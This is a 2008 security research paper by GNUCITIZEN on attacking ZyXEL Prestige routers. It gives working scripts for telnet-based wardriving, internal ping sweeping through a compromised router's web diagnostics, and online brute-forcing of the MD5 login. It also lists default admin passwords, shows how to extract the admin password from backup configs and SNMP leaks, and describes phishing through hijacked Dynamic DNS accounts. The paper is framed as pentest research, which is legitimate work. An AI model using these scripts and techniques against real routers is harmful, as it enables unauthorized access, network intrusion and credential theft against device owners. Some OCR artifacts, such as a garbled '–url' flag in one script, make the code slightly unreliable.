GNUCITIZEN

ZyXEL Gateways Vulnerability Research (Part 2)

Adrian Pastor

3rd March 2008

www.gnucitizen.com

Table of Contents

1 Brief intro

This paper is the second part of our “ZyXEL Gateways Vulnerability Research” paper [1] . Instead of discussing newly-discovered vulnerabilities on ZyXEL Prestige routers, this paper focuses on attack tools and techniques that could be used when attacking such routers. In addition, we discuss how to turn a wireless ZyXEL Prestige router into a wardriving toolkit.

Some of the tools provided in this paper are meant to be used by pentesters after a ZyXEL prestige router has been compromised. For instance, the ping sweeper would help discovering hosts located in the network managed by the compromised ZyXEL gateway. On the other hand, other tools such as the password cracker were written to attempt to gain access to ZyXEL routers.

2 Demo scripts

Expect wardriving script

In section 3.1 of the first part [1] of this paper, the `wlan scan` command was discussed. Such command is supported by certain ZyXEL Prestige models and could be used to turn a ZyXEL router into a wardriving tool with a bit of creativity.

An example script was provided in our previous paper, which would automate the process of logging into the router via `telnet`, accessing the "Command Interpreter Mode" and entering the `wlan scan` command. However, in order to perform wardriving correctly, the script needs to be modified to submit the `wlan scan` command *repeatedly*.

The following is the final version of the `zyxel-wlan-scan.exp` script, which obtains information regarding Wi-Fi networks visible to the ZyXEL device:

```
#!/usr/bin/expect

# zyxel-wlan-scan.exp: obtain output of "wlan scan" command repeatedly via telnet
#
# this script was tested on: ZyXEL P-660HW-T1 ZyNOS F/W Version: V3.40(ACI.6)
#
# By Adrian Pastor of GNUCITIZEN (www.gnucitizen.org)


if {[llength $argv] != 3} {

puts "usage: ./zyxel-wlan-scan.sh <host> <port> <password>"

puts "i.e.: ./zyxel-wlan-scan.sh 192.168.1.1 23 \"P455WORD!!\""

exit 1

}



# netcat connection timeout. change if necessary

set TIMEOUT 5

# if you use cygwin, then you should call netcat rather than telnet

# spawn nc -vn -w$TIMEOUT [lindex $argv 0] [lindex $argv 1]

spawn telnet [lindex $argv 0] [lindex $argv 1]

expect "Password:"

send "[lindex $argv 2]\r"

expect "Main Menu"

send "24\r"

expect "System Maintenance"

send "8\r"

expect ">" # expect interactive prompt

while 1 {

send "wlan scan\r"

expect "SSID"

}
```

Combining the previous script with a bit of hardware hacking would turn a wireless ZyXEL Prestige router into a powerful wardriving toolkit. For instance, the device's built-in antenna could be modified [2] into a high-gain antenna in order to reach further distances when discovering Wi-Fi networks.

Figure 1 Video by babblin5.com **showing how to turn a regular Wi-Fi antenna into a high-gain one**

A known problem with connecting an antenna to a Wi-Fi PCMCIA card is that the longer the cable is between the laptop and the external antenna, the more the signal strength weakens.

A solution to this problem would be to use a wireless router such as ZyXEL P-660HW-T1, which allows you to discover wireless networks directly from it as opposed to discovering Wi-Fi networks from a laptop's WLAN interface. Such router can be purchased for USD $30 approximately on Ebay, making it an excellent choice for wardrivers.

The following steps describe how to perform wardriving without losing signal strength between the wardriver’s laptop and the high-gain antenna:

1. Place wireless router with high-gain antenna on top of car (could add suction cups under router to stick to car's roof)
2. Connect router to the car's on-board power supply
3. Associate laptop to the wireless router via its WLAN interface (wirelessly)
4. Run expect wardriving script

Since the Wi-Fi networks are being discovered by the router rather than by the laptop’s Wi-Fi interface, no signal-strength would be lost.

Bash ping sweeper script

Once an attacker has compromised an Internet-visible embedded device, he could use such system as a stepping point into the network. The first thing an attacker would do before probing a system via a compromised ZyXEL router is discover which systems are visible to it. Although this could be accomplished by viewing the DHCP client list (`/LAN_ClientList.html`) in some scenarios such approach may be limited as there might be hosts connected to the gateway without using dynamic IP address settings, but rather static IP addresses instead.

In order for the following script to work, knowledge of the `admin` password is required since establishing an authenticated session is necessary for calling the ping diagnostic tool. If the target device was vulnerable to the privilege escalation vulnerability discussed in section 2.1 of the previous part of this paper, then the password of the `user` account could also be used to perform ping sweeping with the following script.

```
#!/bin/bash

# zyxel-ping-sweeper.sh

# script description: performs ping sweeping via the ping diagnostic tool
# located on the web interface.
#
# it's a good alternative for finding hosts visible to the ZyXEL router that use static
# IP addresses which won't appear on the DHCP table (rpDHCP.html) .
#
# the 'curl' tool must be present on your system for this script to work.
# this script was tested on: ZyXEL P-660HW-T1 ZyNOS F/W Version: V3.40(ACI.6)| 04/27/2006
#
# tip: use genip (bindshell.net) to generate customized ip ranges
#
# By Adrian Pastor of GNUCITIZEN (www.gnucitizen.org)
```

```
if [[ $# -ne 2 && $# -ne 3 ]]

then

       echo "usage: $0 <host> <password> [ips-file]"

       echo "i.e.: $0 192.168.1.1 MYPASS ./commonpasswords.txt"

       echo "i.e.: $0 192.168.1.1 MYPASS ./commonpasswords.txt ips.txt"

       exit 1

fi



if curl -si -d "LoginPassword=ZyXEL+ZyWALL+Series&hiddenPassword=`echo -en $2 | md5sum | cut -d '
' -f 1`&Prestige_Login=Login" --url "http://$1/Forms/rpAuth_1" | grep "Location:" | grep -E
"(passWarning.html|rpSys.html)" > /dev/null

then

       echo "good, we're authed"

       # do ping sweep

       if [[ $# -eq 3 ]]

then

for IP in `cat $3`

do

echo "pinging: $IP"

if curl -s -L -d "PingIPAddr=$IP&Submit=Ping&IsReset=0" --url "http://$1/Forms/DiagGeneral_2" |
grep "Ping Host Successful" > /dev/null

then

echo "live!: $IP"

fi

done

else
```

```
# probe default internal subnet 192.168.1.2-254

for ((i=2;i<=254;++i))

do

echo "pinging: 192.168.1.$i"

if curl -s -L -d "PingIPAddr=192.168.1.$i&Submit=Ping&IsReset=0" --url
"http://$1/Forms/DiagGeneral_2" | grep "Ping Host Successful" > /dev/null

then

echo "live!: 192.168.1.$i"

fi



done

fi



# logout

curl -s --url "http://$1/Logout.html" > /dev/null



else

echo "invalid password provided!"

exit 1

fi
```

Bash password cracker script

Sometimes, leaving a weak/default admin password on is all it takes for a device to be fully compromised. Therefore, it makes sense to perform a password audit as part of a security assessment of a ZyXEL Prestige router. However, it is recommended to try common default admin passwords before performing a password cracking attack as it might save you a significant amount of time: `admin`, `1234`, `root` or `mspgzyx`

The authentication of ZyXEL Prestige routers is based on a customized HTML login form which submits the admin password as an MD5 hash (without salting). Thus, writing a customized script is required to attack the login process:

```
#!/bin/bash

# zyxel-bf.sh
#
# script description: performs on-line password cracking via the
# login page.
#
# this script was tested on: ZyXEL P-660HW-T1 ZyNOS F/W Version: V3.40(ACI.6)| 04/27/2006
# you need coreutils installed, otherwise the 'md5sum' command won't be available on your system
#
# on ubuntu you can:
#
# $ sudo apt-get install coreutils
#
# note: this script WON'T work if the admin user is currently logged
# in on the web interface. however, this is unlikely to occur due to the
# default idle session timeout (5 mins long)
#
# By Adrian Pastor of GNUCITIZEN (www.gnucitizen.org)

if [[ $# -ne 2 ]]

then

echo "usage: $0 <host> <wordlist-file>"

echo "i.e.: $0 192.168.1.1 ./commonpasswords.txt"

exit 1

fi
```

```
for PASSWORD in `cat $2`

do

       echo "trying: $PASSWORD"

       if curl -si -d "LoginPassword=ZyXEL+ZyWALL+Series&hiddenPassword=`echo
-en $PASSWORD | md5sum | cut -d ' ' -f 1`&Prestige_Login=Login"
–url "http://$1/Forms/rpAuth_1" | grep "Location:" | grep -E
"(passWarning.html|rpSys.html)" > /dev/null

       then

echo "valid pwd found!: $PASSWORD"

echo $PASSWORD >> $0.found.txt

exit 0

       fi

done

echo "sorry, no luck :("
```

Backup config file reader tool

The first part of this paper described how different types of credentials can be captured by attackers. Some of these credentials include SNMP read and write community strings, WEP key(s), ISP (PPPoE) credentials and Dynamic DNS credentials. We also explained how the `admin` password used to manage the ZyXEL router could be potentially obtained by saving the backup config file.

In summary, in order to compromise the admin password, the attacker would escalate to `admin` privileges after gaining access to the `user` account and finally save the backup configuration file.

Note: a privilege escalation vulnerability exists on several ZyXEL Prestige routers. See the first part of this paper [1] for more information.

The following are some of the URLs used by ZyXEL Prestige routers to save a backup of the configuration file. Please note that such URLs may differ depending on the ZyXEL Prestige model you are targeting:

- `/RestoreCfg.html`
- `/BackupCfg.html`

It is important to mention that the default password for the `user` account is often left on without being changed. This is because in theory, such account only provides limited/guest access. However, we demonstrated how it's possible to obtain full administrative access by logging in with the `user` account.

Once the backup configuration file is saved, the admin password can be extracted from the config file. The admin password can be revealed since such file contains all the device's settings including credentials.

However, one limitation exists which needs to be overcome: the data of the config file is not human-readable due to proprietary encoding. Luckily, Kender Arg partially reversed-engineered [3] the format of the binary `rom-0` backup config file and wrote a tool [4] that partially-reads the device's settings in the clear. Although such tool is a half-baked project and is a bit buggy, it is good enough to read the admin password which is all we are interested in.

The following steps have been provided to obtain the admin password:

1. Save the router's backup config file `rom-0` on your desktop
2. Click on "Extract files" and select the `rom-0` file from your desktop
3. Click on "Decompress file" and select the `spt.dat` file which is one of the several files extracted from the rom-0 file
4. The admin password can now be seen in the clear in the file `spt.dat.decompressed` (usually the sixth string)



Figure 2 GUI of ZyXEL-Firmware.exe by Kender Arg



Figure 3 The sixth string in 'spt.dat.decompressed' corresponds to the admin password

3 Other ways to obtain the admin password

Exploiting human password reuse

In theory, the only way to obtain the admin password on ZyXEL Prestige routers is by decoding the config file following the procedure previously discussed. However, password reuse is a common human vulnerability which is often exploited by crackers. Therefore, once an attacker compromises a ZyXEL device, he/she could potentially obtain the admin password *without* needing to decode the config file.

All the attacker needs to do is to retrieve all other types of credentials provided by the device's HTTP and SNMP interfaces and then check if the same passwords are used for the `admin` account:

- Dynamic DNS password (included in `/rpDyDNS.html` and also returned by querying the OID `1.3.6.1.4.1.890.1.2.1.2.6.0` with the *read* SNMP community string)
- SNMP read and write community strings a.k.a. SNMP passwords (`/RemMagSNMP.html`)
- ISP (PPPoE) password (`/WAN.html`)
- WEP key (`/WLAN.html`)

Phishing the admin password via Dynamic DNS poisoning

Additionally, instead of obtaining different types of credentials via HTTP and SNMP leaks and then checking if the same credentials are being used for the admin account, it's also possible to capture the admin password in a different way. In this case, the attacker launches a phishing attack against the admin user via *Dynamic DNS poisoning.*

As in traditional DNS poisoning attacks, dynamic DNS poisoning attacks cause a domain name requested by the victim, to resolve to an IP address controlled by the attacker. Such attack could be used for many reasons, such as exploiting the user's browser in order to install malware or launching a phishing attack.

However, there is a difference between classic DNS poisoning attacks and Dynamic DNS poisoning attacks on embedded devices: the attacker doesn't need to attack the DNS servers in charge of the target domain directly. Instead, the attacker compromises the DDNS service's website user account that handles the target domain name.

There are at least two ways to compromise the Dynamic DNS service account in charge of managing the domain used to manage the ZyXEL Prestige router remotely.

The first method is to `snmpwalk` the OID `1.3.6.1.4.1.890.1.2.1.2` using the *read* SNMP community string. The second method consists of accessing the DDNS page (`/rpDyDNS.html`) after `user` (guest) access is gained using the privilege escalation vulnerability discussed in the first part of this paper.

Either method would provide the attacker with the credentials necessary to hijack the admin user's Dynamic DNS account at www.dyndns.com. At this point, the attacker can make the domain name used by the administrator to manage the router (i.e.: zyxel01.company.dyndns.org), resolve to *any IP address of his/her choice*. By resolving to the IP address of a web server that returns a login page identical to the ZyXEL router's login page, the attacker can capture the password of the `admin` account successfully as soon as the admin user logs in.

4 References

[1] ZyXEL Gateways Vulnerability Research

http://www.procheckup.com/Hacking_ZyXEL_Gateways.pdf

[2] How To: Make Your Own High Gain Wi-Fi Antenna

http://www.sw-box.com/blog/2007/11/01/video-make-your-own-high-gain-wi-fi-antenna/

[3] Reverse engineering the ZyXEL configuration backup file

http://www.mindmasters.nl/kender/zyxel/

[4] ZyXEL configuration backup file reader

http://www.mindmasters.nl/kender/zyxel/configreader.zip

5 Credits

Research and paper by Adrian Pastor of GNUCITIZEN (www.gnucitizen.org)

Special thanks go to Kender Arg for writing the ZyXEL config file reader tool and helping test the attack scripts.